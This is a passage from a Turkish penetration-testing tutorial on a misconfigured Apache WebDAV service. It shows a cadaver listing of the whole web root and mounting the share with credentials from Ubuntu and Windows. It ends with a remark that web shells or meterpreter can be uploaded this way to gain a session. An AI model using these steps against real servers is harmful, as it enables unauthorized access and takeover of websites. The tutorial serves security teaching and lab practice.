Coll:   PHP                     0  Jun 19  2015
```

```
Coll:   Phishing by Navigating Browser Tabs Uygulaması          0  Feb 13 17:25
Coll:   Second Order Sql Injection Uygulaması          0  Feb 13 17:25
Coll:   Web Services Dersi                  0  Dec  5  2015
Coll:   WebGoat-5.2                         0  Jul 12  2008
Coll:   WebGoat-5.4                         0  Apr 27  2012
Coll:   XML                                 0  Mar 30  2015
Coll:   dropdownmenu                        0  Nov 24  2014
Coll:   drupdownmenu2                       0  Nov 24  2014
Coll:   dvwa                                0  Oct  5  2015
Coll:   dvws                                0  Feb 26  2016
Coll:   hollanda                            0  Aug  9  2015
Coll:   html                                0  Feb 14 15:18
Coll:   includekarabuk                      0  Jun 30  2016
Coll:   includekarabuk_lnw                  0  Dec 16  2016
Coll:   isimtescil Eposta Kodları           0  Sep  5  2014
Coll:   login_page                          0  Nov 30  2014
Coll:   mutillidae                          0  Jul 22  2015
Coll:   referans                            0  Jan 17  2014
Coll:   saldirganinSitesi                   0  Jan 22  2016
Coll:   slider                              0  May  8  2016
Coll:   slider2                             0  May  8  2016
Coll:   specialTopicsDersi                  0  May 20  2016
Coll:   syntaxhighlighter_3.0.83            0  Feb 14  2015
Coll:   test                                0  Nov 23  2015
Coll:   tubitak_fake_sayfa                  0  Oct  3 13:27
Coll:   tuzlucayir                          0  Sep  9  2013
Coll:   uploadProcess                       0  Jul 23  2015
Coll:   webdav                              0  Mar  8 15:58
Coll:   zendframework                       0  Dec  7  2014
     *DavLock                           12288  Mar  7 13:01
     *aramabutonu.html                   1217  Apr 20  2014
     *aramabutonu2.html                  1784  Jul 17  2014
     *deneme.html                         364  May 18  2015
     *file_processing.txt                   6  Jan 23  2014
     *guzelBirTabloYapisi.html           1059  Aug 22  2014
     *info.php                             23  Sep  3  2014
     *isiklikutu.html                     260  Sep 12  2014
     *iyiBirMenu.html                     981  Aug 22  2014
     *iyiBirMenu2.html                   2145  Sep 21  2014
     *menuDenemesi.html                  2092  Aug 10  2014
     *rename2.txt                           0  Jan 27  2014
     *sıfırdan açılır menü denemesi.html  1657  Mar 26  2015
     *suleyman.html                      7569  May 16  2017
     *test.php                              0  Jan 23  2014
     *turkce.html                           9  Jan 27  2014
     *wget.php                            372  May 23  2016

dav:/>
```

Yapılandırma ayarı gereği WebDav modülü (servisi) kapsamı /var/www/webdav dizini ve alt dizinleri yerine /var/www dizini ve alt dizinleri yapılmıştır. Bu nedenle hedef web sitesi elimize geçmiştir.

Uyarı

Hedef WebDav servisi eğer digest authentication kullanıyorsa cadaver istemcisi ile hedef WebDav servisine bağlanmaya çalıştığımızda kullanıcı adı ve şifre sorulacaktır.


```
> cadaver http://172.16.3.72/webdav

Authentication required for webdav on server 172.16.3.72
Username: alex
Password:                                   // alex girilir.
dav:/web/dav/ >
```


Kullanıcı adı ve şifreyi elle manuel girerek hedef WebDav servisine yukarıdaki gibi erişebiliriz.

Ekstra 2 (((File Browser ile WebDav Servisine Erişim))


[+] Birebir denenmiştir ve başarıyla Ubuntu 14.04 LTS makinasında ve Windows 7 Home Premium sanal makinasında uygulanmıştır.

Hedef Apache sunucudaki WebDav dizinine erişim için işletim sistemlerinin Dosya Browser'larından faydalanabiliriz. Örneğin Ubuntu'dan hedef apache sunucusundaki WebDav dizisinine erişim için Ubuntu Dosya Browser'ının Connect to Server seçeneğini kullanalım.






Connect to Server seçeneğine tıklanıldığında gelen ekrana WebDAV servisine sahip hedef web sunucusunun ip'si ve webdav servisi kök dizini aşağıdaki gibi dav:// ile beraber girilir.




Connect butonuna basılmasıyla hedef WebDav dizini yerel sistemimize mount edilir.




Bu ekranda yapılan her dosya oluşturma, silme, vs.. işlemler hedef web sunucusunun (apache'nin) WebDav dizininde de meydana gelir.


Uyarı

Eğer hedef web sunucusunun WebDav servisi Digest authentication kullanıyorsa Connect to Server seçeneği ile hedef WebDav servisine bağlanacağımız zaman kullanıcı adı ve şifre sorulacaktır.







Kullanıcı adı ve şifre bilgilerini girerek hedef sistemdeki webdav dizini yerel sistemimize mount edebiliriz.




Örneğin Windows sistemlerde hedef apache sunucusundaki WebDav dizinine erişim için Dosya Browser'ı açılır ve sol sütundaki Network'e sağ tıklayıp Map Network Drive... seçeneğine tıklanır.



Favorites
Desktop
Downloads
Recent places
This PC
Desktop
Documents
Downloads
Music
Pictures
Videos
Local Disk (C:)
Network


This PC
Desktop
Documents
Downloads
Music
Pictures
Videos
Local Disk (C:)
Musi
Devices and
Flopp
Expand
Pin to Start
Open in new window
Map network drive...
Disconnect network drive...
Delete
Properties

Map Network drive... seçeneğine tıklanıldığında aşağıdaki ekran gelir.



Ekrandaki folder metin kutusuna http://hedef-web-sunucu-ip/webdavDizini şeklinde url girilir ve Connect using different credentials tick'lenir. Ardından Finish butonuna basılır. Böylece WebDav dizinine erişim sağlanır.



Böylece ekranda yapılacak her işlem hedef web sunucusundaki WebDav dizininde de gerçekleşecektir.

Ekstra Not

Hedef web sunucusuna davtest ya da cadaver ile WebDav servisi üzerinden web shell upload'ladığımız gibi örneğin meterpreter da upload'layabiliriz ve böylece local port dinlemesi yaparak meterpreter session'ı elde edebiliriz.

Kaynaklar

https://tools.kali.org/web-applications/davtest

http://www.wiki-zero.com/index.php?q=aHR0cHM6Ly9lbi53aWtpcGVkaWEub3JnL3dpa2kvV2ViREFW

https://www.digitalocean.com/community/tutorials/how-to-configure-webdav-access-with-apache-on-ubuntu-14-04#testing

https://www.apachelounge.com/viewtopic.php?p=28631

https://devops.profitbricks.com/tutorials/how-to-set-up-webdav-with-apache-on-centos-7/

https://charlesreid1.com/wiki/Metasploitable/Apache/DAV